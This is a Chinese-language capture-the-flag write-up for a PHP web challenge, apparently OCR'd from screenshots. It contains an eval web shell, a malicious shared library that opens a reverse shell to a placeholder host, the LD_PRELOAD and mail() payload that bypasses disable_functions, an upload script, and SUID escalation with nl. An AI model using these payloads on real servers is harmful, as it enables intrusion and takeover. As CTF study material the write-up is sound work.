
System	Linux out 4.19.221-0419221-generic #202112141049 SMP Tue Dec 14 11:54:51 UTC 2021 x86_64
Build Date	Jan 12 2021 01:45:56
Build System	Linux c2d0752ec245 4.9.0-8-amd64 #1 SMP Debian 4.9.110-3+deb9u4 (2018-08-21) x86_64 GNU/Linux
Configure Command	'./configure' '--build=x86_64-linux-gnu' '--with-config-file-path=/usr/local/etc/php' '--with-config-file-scan-dir=/usr/local/etc/php/conf.d' '--enable-option-checking=fatal' '--with-mhash' '--with-pic' '--enable-ftp' '--enable-mbstring' '--enable-mysqlnd' '--with-password-argon2' '--with-sodium=shared' '--with-pdo-sqlite=/usr' '--with-sqlite3=/usr' '--with-curl' '--with-libedit' '--with-openssl' '--with-zlib' '--with-pear' '--with-libdir=lib/x86_64-linux-gnu' '--with-apxs2' '--disable-cgi' 'build_alias=x86_64-linux-gnu'
Server API	Apache 2.0 Handler
Virtual Directory Support	disabled

URL
http://975d7042-c38b-4fa3-b3f7-f9a3ba8619c5.node4.buuoj.cn:81/uploads/9bc09ee4e0eb91840f7c5207e1d84852.php

Enable POST

enctype
application/x-www-form-urlencoded

Body
p=phpinfo();



编辑数据（http://f034db10-928b-4a08-9413-62037495652a.node4.buuoj...

URL地址 * http://975d7042-c38b-4fa3-b3f7-f9a3ba8619c5.node4.buuoj.cn:81/uploac

连接密码 * p

网站备注

编码设置 UTF8

连接类型 PHP

编码器

● default (不推荐)

○ base64

○ chr

警告
返回数据为空

但是不知道为啥，用蚁剑连不上，我估计是它把蚁剑使用的那些函数给禁用掉了，所以我们就只能自己找函数去绕过disable_functions，可以参考这两篇文章


https://www.freebuf.com/articles/network/263540.html

https://github.com/yangyangwithgnu/bypass_disablefunc_via_LD_PRELOAD

这里使用LD_PRELOAD劫持系统函数的方法需要能够上传文件，然后去动态连接这个恶意so文件


首先编译一个恶意so文件，c源代码如下

```c
#include <stdlib.h>
#include <stdio.h>
#include <string.h>
void payload()
{
 system("bash -c 'exec bash -i &>/dev/tcp/xxxxx/2333 <&1'");
}
int geteuid()
{
 if (getenv("LD_PRELOAD") == NULL)
 {
  return 0;
 }
 unsetenv("LD_PRELOAD");
 payload();
}
```




```
⚡ ─ 11 4月 - 05:08 ~
@kali z /home/kali/Desktop/misc工具

⚡ ─ 11 4月 - 05:08 ~/Desktop/misc工具
@kali cd ..

⚡ ─ 11 4月 - 05:08 ~/Desktop
@kali ls
crypto工具  misc工具  pwn工具  re工具  source  web工具

⚡ ─ 11 4月 - 05:08 ~/Desktop
@kali st

⚡ ─ 11 4月 - 05:08 ~/Desktop
@kali z sour

✘ ⚡ ─ 11 4月 - 05:10 ~/Desktop
@kali cd source

⚡ ─ 11 4月 - 05:10 ~/Desktop/source
@kali ls
exp.c

⚡ ─ 11 4月 - 05:10 ~/Desktop/source
@kali gcc exp.c -o exp.so -shared -fPIC

⚡ ─ 11 4月 - 05:10 ~/Desktop/source
@kali ls
exp.c  exp.so

⚡ ─ 11 4月 - 05:10 ~/Desktop/source
@kali |
```

注意源码使用/n换行，也就是LF，然后在linux上编译




行 17，列 1 (已选择263) 空格: 4 UTF-8 LF C Win32 Prettier

然后尝试用file_put_contents，发现这个函数被禁用了



Fatal error: Uncaught Error: Call to undefined function file_put_contents() in /var/www/html/uploads/f3b94e88bd1bd325af6f62828c8785dd.php(1) : eval()'d code:1 Stack trace: #0 /var/www/html/uploads/f3b94e88bd1bd325af6f62828c8785dd.php(1): eval() #1 /var/www/html/uploads/9bc09ee4e0eb91840f7c5207e1d84852.php(1): include('/var/www/html/u...') #2 {main} thrown in **/var/www/html/uploads/f3b94e88bd1bd325af6f62828c8785dd.php(1) : eval()'d code** on line **1**



URL
http://975d7042-c38b-4fa3-b3f7-f9a3ba8619c5.node4.buuoj.cn:81/uploads/9bc09ee4e0eb91840f7c5207e1d84852.php

Enable POST

enctype
application/x-www-form-urlencoded

Body
p=file_put_contents('exp.so','1');


所以尝试寻找其他文件上传函数，可以看到源码里面有一个move_uploaded_file，该函数也可以进行文件上传

流程就是上传一个接受文件上传的页面，可以使用之前的base64写马的方法，可以直接对1.php的内容进行修改即可

```
<?php
eval($_POST['p']);
$temp_file = $_FILES['upload_file']['tmp_name'];
if(move_uploaded_file($temp_file, "/var/www/html/uploads/exp.so")) {
    echo "upload success~";
} else {
    echo "failed~";
}
?>



    PD9waHAKZXZhbCgkX1BPU1RbJ3AnXSk7CiR0ZW1wX2ZpbGUgPSAkX0ZJTEVTWyd1cGxvYWRfZmlsZSddWyd0bXBfbmFtZSddOwppZihtb3ZlX3VwbG9hZGVkX2ZpbGUoJHRlbXBfZmlsZSwgIi92YXIvd3d3L2h0bWwvdXBsb2Fkcy9leHAuc28iKSkgewogICAgZWNobyAidXBsb2FkIHN1Y2Nlc3N+IjsKfSBlbHNlIHsKICAgIGVjaG8gImZhaWxlZH4iOwp9IAo/Pg==
```

然后写一个python脚本去上传这个so文件，代码如下

```
import requests
import re

url = 'http://0fba9505-2138-43a3-a610-09c2e9994cee.node4.buuoj.cn:81/uploads/9bc09ee4e0eb91840f7c5207e1d84852.php'
while True:
    input("上传一次")
    proxy = {
        'http':'127.0.0.1:8080'
    }
    with open("exp.so", "rb") as f:
        res = requests.post(url=url, files={'upload_file': f}, proxies=proxy)
        print(res.text)
        try:
            final_url='http://0fba9505-2138-43a3-a610-09c2e9994cee.node4.buuoj.cn:81/uploads/exp.so'
            get_res = requests.get(url=final_url)

            if get_res.status_code != 404:
                print(get_res.text)
        except Exception as e:
            print(res.text)
            continue
        # print(_url
```



upload.py
so.py
1.php
2.php
easyJava.py
web8.py
xor_decrypto.py
[SUCTF 2019]Pythonginx.py
while True › with open("exp.so", "rb") as f › try
运行:
upload
so


```python
import requests
import re

url = 'http://0fba9505-2138-43a3-a610-09c2e9994cee.node4.buuoj.cn:81/uploads/9bc09ee4e0eb91840f7c5207e1d84852.php'
while True:
    input("上传一次")
    proxy = {
        'http':'127.0.0.1:8080'
    }
    with open("exp.so", "rb") as f:
        res = requests.post(url=url, files={'upload_file': f}, proxies=proxy)
        print(res.text)
        try:
            final_url='http://0fba9505-2138-43a3-a610-09c2e9994cee.node4.buuoj.cn:81/uploads/exp.so'
            get_res = requests.get(url=final_url)

            if get_res.status_code != 404:
                print(get_res.text)
```

```
C:\Users\86185\AppData\Local\Programs\Python\Python310\python.exe C:/Users/86185/Desktop/临时文件夹/BUUCTF/DASCTF/so.py
上传一次1
<br />
<b>Warning</b>:  Undefined array key "p" in <b>/var/www/html/uploads/f3b94e88bd1bd325af6f62828c8785dd.php</b> on line <b>2</b><br />
upload success~
□□□□□□□4□□□□□□□□���o□□□□`□□□□□□□□□□□□□□□□x□□□□□□□□□□□□□□□□�□□□□□□□□
□□□□□□□�□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□@□□□□□□□□□□□□□□□`□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□�□□□□□□□□□□□□□□□□@□□□□□□□□□□□□□□x□□□□□□□□  □□□□□□□□□□□□□□□□□□���o□□□□ □□□□□□□□���o□□□□□□□□
□4□□□□□□□□□□□□□□□□�□□□□□□□□X>□□□□□□□□□□□□□□□□�□□□□□□□□8@□□□□□□□□□□□□□□□□�□□□□□□□□`>□□□□□□□□□□□□□□□□�□□□□□□□□H □□□□□□□□□□□□□□□□�□□□□□□□□@@□□□□□□□□□□□□□□□□�□□□□□□□□@□□□□□□□□□□□□□□□□□□□□□□  □□
□□□□□□□
□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□U□□□���o□□□□□□□□□ □□□□□□□□ □□□□□□□□ □□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□d□□□□□□□□□□□□□□□□@□□□□□□□□@□□□□□□□□x□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□n□□□□□□□□B
上传一次
```

OK, 现在就直接利用这个php文件执行被劫持的系统函数`geteuid`，该函数会在`mail()`是自动调用，新开启的mail进程中的`geteuid()`函数获取的库对象需要我们自己去通过LD_PRELOAD环境变量去指定，由于LD_PRELOAD环境变量中的优先级是最高的，所以会覆盖掉之前的geteuid函数，从而达到执行命令的目的

payload如下


```
p=putenv("LD_PRELOAD=/var/www/html/uploads/exp.so"); mail('','','','');
```



不安全 | 0fba9505-2138-43a3-a610-09c2e9994cee.node4.buuoj.cn:81/uploads/9bc09ee4e0eb91840f7c5207...

Warning: Undefined array key "upload_file" in **/var/www/html/uploads/f3b94e88bd1bd325af6f62828c8785dd.php** on line **3**

Warning: Trying to access array offset on value of type null in **/var/www/html/uploads/f3b94e88bd1bd325af6f62828c8785dd.php** on line **3**
failed~




URL
http://0fba9505-2138-43a3-a610-09c2e9994cee.node4.buuoj.cn:81/uploads/9bc09ee4e0eb91840f7c5207e1d84852.php

Enable POST


enctype
application/x-www-form-urlencoded

Body
p=putenv("LD_PRELOAD=/var/www/html/uploads/exp.so"); mail('','','','');



```
root@suyang517:~# nc -lvnp 2333
Listening on 0.0.0.0 2333
Connection received on 117.21.200.166 54395
bash: cannot set terminal process group (23): Inappropriate ioctl for device
bash: no job control in this shell
www-data@out:/var/www/html/uploads$ ls
ls
9bc09ee4e0eb91840f7c5207e1d84852.php
exp.so
f3b94e88bd1bd325af6f62828c8785dd.php
www-data@out:/var/www/html/uploads$ ls /
ls /
bin
boot
dev
etc
flag
home
lib
lib64
media
mnt
opt
proc
root
run
sbin
srv
sys
tmp
usr
var
www-data@out:/var/www/html/uploads$ cat /flag
cat /flag
cat: /flag: Permission denied
www-data@out:/var/www/html/uploads$ 
```


成功反弹上shell，但是使用cat命令的时候发现权限不够，尝试suid提权



```
www-data@out:/var/www/html/uploads$ find / -user root -perm -4000 -print 2>/dev/null
<s$ find / -user root -perm -4000 -print 2>/dev/null
/bin/mount
/bin/su
/bin/umount


/usr/bin/chfn
/usr/bin/chsh
/usr/bin/gpasswd
/usr/bin/newgrp
/usr/bin/nl
/usr/bin/passwd
```

结果发现有个现成的nl，可以直接代替cat输出的

最后拿到flag



```
www-data@out:/var/www/html/uploads$ nl /flag
nl /flag
     1  flag{295677e6-4ee5-496d-905b-2264eb0c107f}
www-data@out:/var/www/html/uploads$ 
```